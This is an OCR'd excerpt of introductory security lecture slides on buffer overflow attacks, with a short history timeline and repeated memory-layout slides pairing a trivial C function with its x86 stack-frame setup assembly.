

Buffer Overflow Attacks

History



1960s
1970s
1980s
1990s
Today
Vulnerability exploited on time-share machines
Attacks on early networked machines
Morris Worm uses buffer overflow in taking down significant portion of the Internet
Buffer overflow attacks become (arguably) the most pressing security concerns facing the web (e..g., *in 1998, 2/3 of CERT advisories were buffer overflow related*)
The problem persists (e.g., *IE VML advisory from two months ago*).

Memory Layout



Memory Layout



```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```

